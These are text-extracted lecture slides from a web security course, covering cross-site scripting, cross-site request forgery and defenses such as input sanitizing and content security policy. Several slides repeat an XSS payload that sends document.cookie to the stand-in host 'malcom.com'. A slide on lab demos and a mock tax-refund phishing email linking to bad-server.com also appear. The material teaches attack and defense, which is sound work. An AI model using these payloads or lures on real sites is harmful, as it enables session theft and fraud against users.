
Hey|

Malcom
Hi Vicky

Web Security: Cross-site Scripting

`http://example.com/index.html`

example.com



Malcom
Hi Vicky

Vicky
Hey


Malcom
Hi Vicky

Vicky
Hey

Web Security: Cross-site Scripting

http://example.com/index.html

example.com



Malcom
Hi Vicky

Vicky
Hey

Malcom
Hi Vicky

Vicky
Hey

```
How are you?  
<script>fetch('http://malcom.com?  
cookie=' + document.cookie)</script>
```


Web Security: Cross-site Scripting

http://example.com/index.html

example.com

HTTP

HTTP



Malcom
Hi Vicky

Vicky
Hey

Malcom
Hi Vicky

Vicky
Hey


How are you?

```
<script>fetch('http://malcom.com?cookie=' + document.cookie)</script>
```

Web Security: Cross-site Scripting

`http://example.com/index.html`

example.com




A screenshot of a chat interface. It shows a conversation between Malcom and Vicky. Malcom's messages are in white bubbles, and Vicky's messages are in blue bubbles. The chat history shows Malcom saying "Hi Vicky", Vicky replying "Hey", and Malcom replying "How are you?". There is an empty input field at the bottom.

A screenshot of a chat interface, similar to the one on the left. It shows a conversation between Vicky and Malcom. Vicky's message "Hey" is in a white bubble. Malcom's message "How are you?" is in a blue bubble, indicating it was received from the user's perspective. Malcom's previous message "Hi Vicky" is also in a blue bubble. There is an empty input field at the bottom.

Web Security: Cross-site Scripting

http://example.com/index.html



```
Malcom: Hi Vicky
Vicky: How are you?
Malcom: How are you?
Vicky: How are you?
```

```
<script>
  fetch('http://malcom.com?cookie=' + document.cookie)
</script>
```

Web Security: Cross-site Scripting

http://example.com/index.html



example.com



```
Malcom: Hi Vicky
```

```
How are you?<script>  
  fetch('http://malcom.com?cookie=' + document.cookie)  
</script>
```

```
malcom: Vicky
```

```
Malcom: How are you?
```

Web Security: Cross-site Scripting

- Cross-site Scripting is executing a foreign (and malicious) piece of code as if it was included in the compromised webpage
- Somehow get the browser to execute a script with the permissions of the attacked domain
 - Non-persistent (disappears after page reloads)
 - Persistent (persists across page reloads)
- Most common method: somehow inject JavaScript code into a resource of the attacked domain so that the code executes with the authority of the parent and can access it



Web Security: Cross-site Scripting

- Non-persistent: Occurs when server-side code accepts a query string or form submitted by the user, and sends the string back to the client as a new page or AJAX response without validating it
 - User can inject malicious JavaScript code into the query string or form input (can be hidden)
 - The script when it is sent back now executes with the authority of the server's origin and can access all resources of the same origin at the client



Web Security: Cross-site Scripting - Demo 1

- **Scenario:** You have discovered a XSS vulnerability on an online shopping application. Exploiting this vulnerability, you want to steal the cookies of signed-in users, and hijack their session to read their credit card information.



CPEN400A Online Store is at: <http://35.183.65.155:8002>

Your personal storage is at: <http://35.183.65.155:8080/USERNAME>

To push data to your storage, use:

<http://35.183.65.155:8080/USERNAME/push?text=DATA>

To access your storage, include your student number in the query string:

<http://35.183.65.155:8080/USERNAME?access=StudentNumber>

Web Security: Cross-site Scripting

- Persistent: In a persistent XSS attack, the attack string is stored on the server so that future visits to the website (by the same user or different users) would also be subject to the attack
 - Much more devastating than the reflected attacks
 - Result from server not checking the user-specified string before storing it to a database or file (say)



Web Security: Cross-site Scripting - Demo 2

- **Scenario:** You have discovered a XSS vulnerability on an instant messaging platform. You want to launch a mass XSS attack to steal all the cookies of the logged in users.



CPEN400A Forum Web App is at: <http://35.183.65.155:8003>

Your personal storage is at: <http://35.183.65.155:8080/USERNAME>

To push data to your storage, use:

<http://35.183.65.155:8080/USERNAME/push?text=DATA>

To access your storage, include your student number in the query string:

<http://35.183.65.155:8080/USERNAME?access=StudentNumber>

Web Security: Cross-site Scripting


Defense

- Sanitizing user input by checking for JS
 - Hard to do as JS code can be concealed in many ways (e.g., by escaping within HTML or CSS tags)
 - Performance overhead on the server for parsing inputs
- Lighter-weight but incomplete methods
 - Tying cookies to the IP address of the user logged in (works only for XSS attacks that try to steal cookies)
 - Disabling scripts on the page or in a specific section of the page (may prevent legit. scripts from running)
 - New method: Content security policy (allow servers to specify approved origins of content for web browsers) – not yet implemented in all browsers




Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

http://bank.com/



 **Sign in to Bank of CPEN400A**

Username

Password

HTTP

bank.com



Web Security: Cross-site Request Forgery

http://bank.com/



 **Sign in to Bank of CPEN400A**

Username

Password

POST /login HTTP/1.1
Host: bank.com

username=vicky.i
password=SecretPassword


HTTP

bank.com



Web Security: Cross-site Request Forgery

http://bank.com/



 **Sign in to Bank of CPEN400A**

Username

Password


HTTP

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abcd1234

<html>Welcome </html>
```




bank.com



Web Security: Cross-site Request Forgery

http://bank.com/



HTTP

bank.com



 Welcome Vicky Inocente [Sign out](#)


Account Summary

Chequing Account	\$ 10000	Refresh Transfer
Savings Account	\$ 0	Refresh



Web Security: Cross-site Request Forgery

http://bank.com/transfer



HTTP

bank.com



Welcome Vicky Inocente [Sign out](#)

Transfer Funds


Recipient

Amount (\$CAD)

[Transfer](#)


Web Security: Cross-site Request Forgery

http://bank.com/transfer




Web Security: Cross-site Request Forgery

http://bank.com/transfer



HTTP

bank.com



Welcome Vicky Inocente [Sign out](#)

Transfer Funds

Recipient


Amount (\$CAD)

[Transfer](#)




Web Security: Cross-site Request Forgery

http://bank.com/transfer



Web Security: Cross-site Request Forgery

http://bank.com/



HTTP

HTTP/1.1 200 OK
Content-Type: text/html

bank.com



Welcome Vicky Inocente [Sign out](#)


Account Summary

Chequing Account	\$ 9500	Refresh Transfer
Savings Account	\$ 0	Refresh



Web Security: Cross-site Request Forgery

http://bank.com/



HTTP

bank.com



bad-server.com



Welcome Vicky Inocente [Sign out](#)


Account Summary

Chequing Account	\$ 9500	Refresh Transfer
Savings Account	\$ 0	Refresh




Web Security: Cross-site Request Forgery

http://bank.com/




Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

http://bank.com/



HTTP

bank.com



bad-server.com



Legit Canada Revenue Services
to me

We have identified an error in the

```
<a href='http://bad-server.com'>Sign-in to CRA</a>
```

[Sign-in to CRA](#)


Reply

Reply all

Forward


Web Security: Cross-site Request Forgery

http://bank.com/



HTTP

bank.com



bad-server.com



 **Legit Canada Revenue Services**
to me

We have identified an error in the calculation of your tax for the year 2020, amounting to **\$879.25**.
Click the link below to claim your refund.

